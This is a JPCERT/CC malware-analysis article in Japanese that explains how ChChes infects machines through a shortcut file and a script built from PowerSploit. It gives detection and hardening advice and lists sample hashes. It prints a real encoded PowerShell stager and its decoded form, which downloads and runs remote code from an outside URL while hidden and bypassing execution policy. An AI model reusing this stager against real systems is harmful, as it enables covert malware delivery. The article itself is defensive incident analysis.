
PowerSploitを悪用して感染するマルウエア(2017-02-10)

jpcert.or.jp/magazine/acreport-ChChes_ps1.html



朝長 秀誠 (Shusei Tomonaga)

2017/02/10

ChChes

-
- メール

PowerSploitを悪用して感染するマルウエア
今回は、前号の分析センターだより「Cookieヘッダーを用いてC&CサーバとやりとりするマルウエアChChes」で紹介したChChesが、PowerSploit[1]というオープンソースのツールを悪用して感染する事例を確認しましたので、その詳細について解説します。

ChChesが感染するまでの流れ
今回確認した検体は、ショートカットファイルを悪用してマルウエアの感染を行います。ショートカットファイルが開かれてから、ChChesに感染するまでの流れは、図1のようになります。




図 1：ショートカットファイルを開いてからChChes感染までの流れ

ショートカットファイルが開かれると、PowerShellスクリプトを含むファイルが外部からダウンロードされ、実行されます。次に、PowerShellスクリプト内に含まれるChChesのコード（バージョン1.6.4）が、powershell.exeにインジェクションされ、実行されます。この過程の各段階における詳細な挙動を次に解説します。

ショートカットファイルが開かれた時の挙動

ショートカットファイルを開くと内部に含まれている次のPowerShellスクリプトが実行されます。

```
powershell.exe -nop -w hidden -exec bypass -enc JAAyAD0AJwAtAG4Abw~省略~
```

「-enc」以降のPowerShellスクリプトはエンコードされており、以下がデコードしたものです。

```
$2='-nop -w hidden -exec bypass -c "IEX (New-Object
System.Net.Webclient).DownloadString(''https://goo.gl/cpT1NW'')"';if([IntPtr]::Size -
eq 8){$3 = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $3
$2";}else{iex "& powershell $2";}
```

上記PowerShellスクリプトによって、指定されているURLからPowerShellスクリプトを含むファイルがダウンロードされます。ダウンロードされたスクリプトは32bitのpowershell.exe（syswow64\WindowsPowerShell\v1.0\powershell）に読み込まれて実行されます。32bitで実行する理由は、PowerShellスクリプト内に含まれるChChesのコードが64bit環境に対応していないためと考えられます。

ダウンロードされるPowerShellスクリプトの詳細

ダウンロードされるPowerShellスクリプトはPowerSploitの一部（Invoke-Shellcode.ps1）を流用して作成されています。PowerSploitは、リモートのコンピュータ上でファイルやコマンドを実行するためのツールで、ペネトレーションテストなどに利用されます。

ダウンロードされたPowerShellスクリプトは実行されると、内部に含まれるドキュメントファイルを%TEMP%フォルダに作成し、表示します。表示するドキュメントファイルはExcel文書やWord文書など複数のパターンが存在することを確認しています。

さらにPowerShellスクリプトは、内部に含まれるChChesのコードをpowershell.exeにインジェクションします。インジェクションされたChChesは前号の分析センターだよりで紹介した通り、C2サーバから命令とモジュールを受信します。なお、このPowerShellスクリプトやインジェクションされるChChesは、感染端末上でファイルとして保存されないため、ChChes自身はメモリ上にのみ存在することになります。
図2はPowerShellスクリプトの一部です。

図 2：ダウンロードされる PowerShellスクリプト

イベントログで攻撃の痕跡を確認

Windows 10などPowerShell v5.0がインストールされた環境では、リモートからダウンロードされて実行されたPowerShellスクリプトがデフォルトでイベントログに記録されるようになっており、図3のように記録されます。調査を行う際は、このようなイベントログがないかご確認ください。




図 3：イベントログに記録される内容

このようなログは、PowerShell v4.0（Windows 8.1のデフォルトバージョン）でも以下のグループポリシーを有効にすることで取得することが可能です。

コンピュータの構成 -> 管理用テンプレート -> Windows PowerShell -> PowerShellスクリプト ブロックのログ記録を有効にする (Turn on PowerShell Script Block Logging)

おわりに

PowerShellスクリプトが攻撃に利用されることは一般的になってきました。PowerShell実行時のイベントログを取得する設定になっていない場合は、今後このような攻撃の被害にあうことを想定して、設定を見直すことを推奨します。また、PowerShellを使用していない場合は、AppLockerなどを使用して実行を制限することをご検討下さい。

分析センター　朝長 秀誠

参考情報

[1] PowerSploit
https://github.com/PowerShellMafia/PowerSploit


Appendix A 検体のSHA-256ハッシュ値

PowerShell

- 4ff6a97d06e2e843755be8697f3324be36e1ebeb280bb45724962ce4b6710297
- 75ef6ea0265d2629c920a6a1c0d1dd91d3c0eda86445c7d67ebb9b30e35a2a9f
- ae0dd5df608f581bbc075a88c48eedeb7ac566ff750e0a1baa7718379941db86
- 646f837a9a5efbbdde474411bb48977bff37abfefaa4d04f9fb2a05a23c6d543
- 3d5e3648653d74e2274bb531d1724a03c2c9941fdf14b8881143f0e34fe50f03
- 9fbd69da93fbe0e8f57df3161db0b932d01b6593da86222fabef2be31899156d
- 723983883fc336cb575875e4e3ff0f19bcf05a2250a44fb7c2395e564ad35d48
- f45b183ef9404166173185b75f2f49f26b2e44b8b81c7caf6b1fc430f373b50b
- 471b7edbd3b344d3e9f18fe61535de6077ea9fd8aa694221529a2ff86b06e856
- aef976b95a8d0f0fdcfe1db73d5e0ace2c748627c1da645be711d15797c5df38
- dbefa21d3391683d7cc29487e9cd065be188da228180ab501c34f0e3ec2d7dfc

-
- メール

この記事の筆者



朝長 秀誠 (Shusei Tomonaga)

外資系ITベンダーでのセキュリティ監視・分析業務を経て、2012年12月から現職。現在は、マルウェア分析・フォレンジック調査に従事。主に、標的型攻撃に関するインシデント分析を行っている。CODE BLUE、BsidesLV、BlackHat USA Arsenal、Botconf、PacSec、

FIRSTなどで講演。JSACオーガナイザー。

このページは役に立ちましたか？


0人が「このページが役に立った」と言っています。


その他、ご意見・ご感想などございましたら、ご記入ください。

こちらはご意見・ご感想用のフォームです。各社製品については、各社へお問い合わせください。

javascriptを有効にすると、ご回答いただけます。 ありがとうございました。


関連記事

- 

HUI Loaderの分析
- 
Anti-UPX Unpackingテクニック
- 

モバイル端末を狙うマルウェアへの対応FAQ

- 


攻撃グループLuoYuが使用するマルウェアWinDealer
- 


攻撃グループBlackTechが使用するマルウェアGh0stTimes

≪ 前へ
トップに戻る
次へ ≫

ライター

- 
- 
関口
- 
- 
- 
- 
登山 昌
- 
田中 信

- 渕上侑
- 洞田 慎
- 河野 一
- 
- 

- 岩崎 照
- 
- 寺本 健
- 
- 
- 
- 
- 
- 
- 
- 
- 
- 
-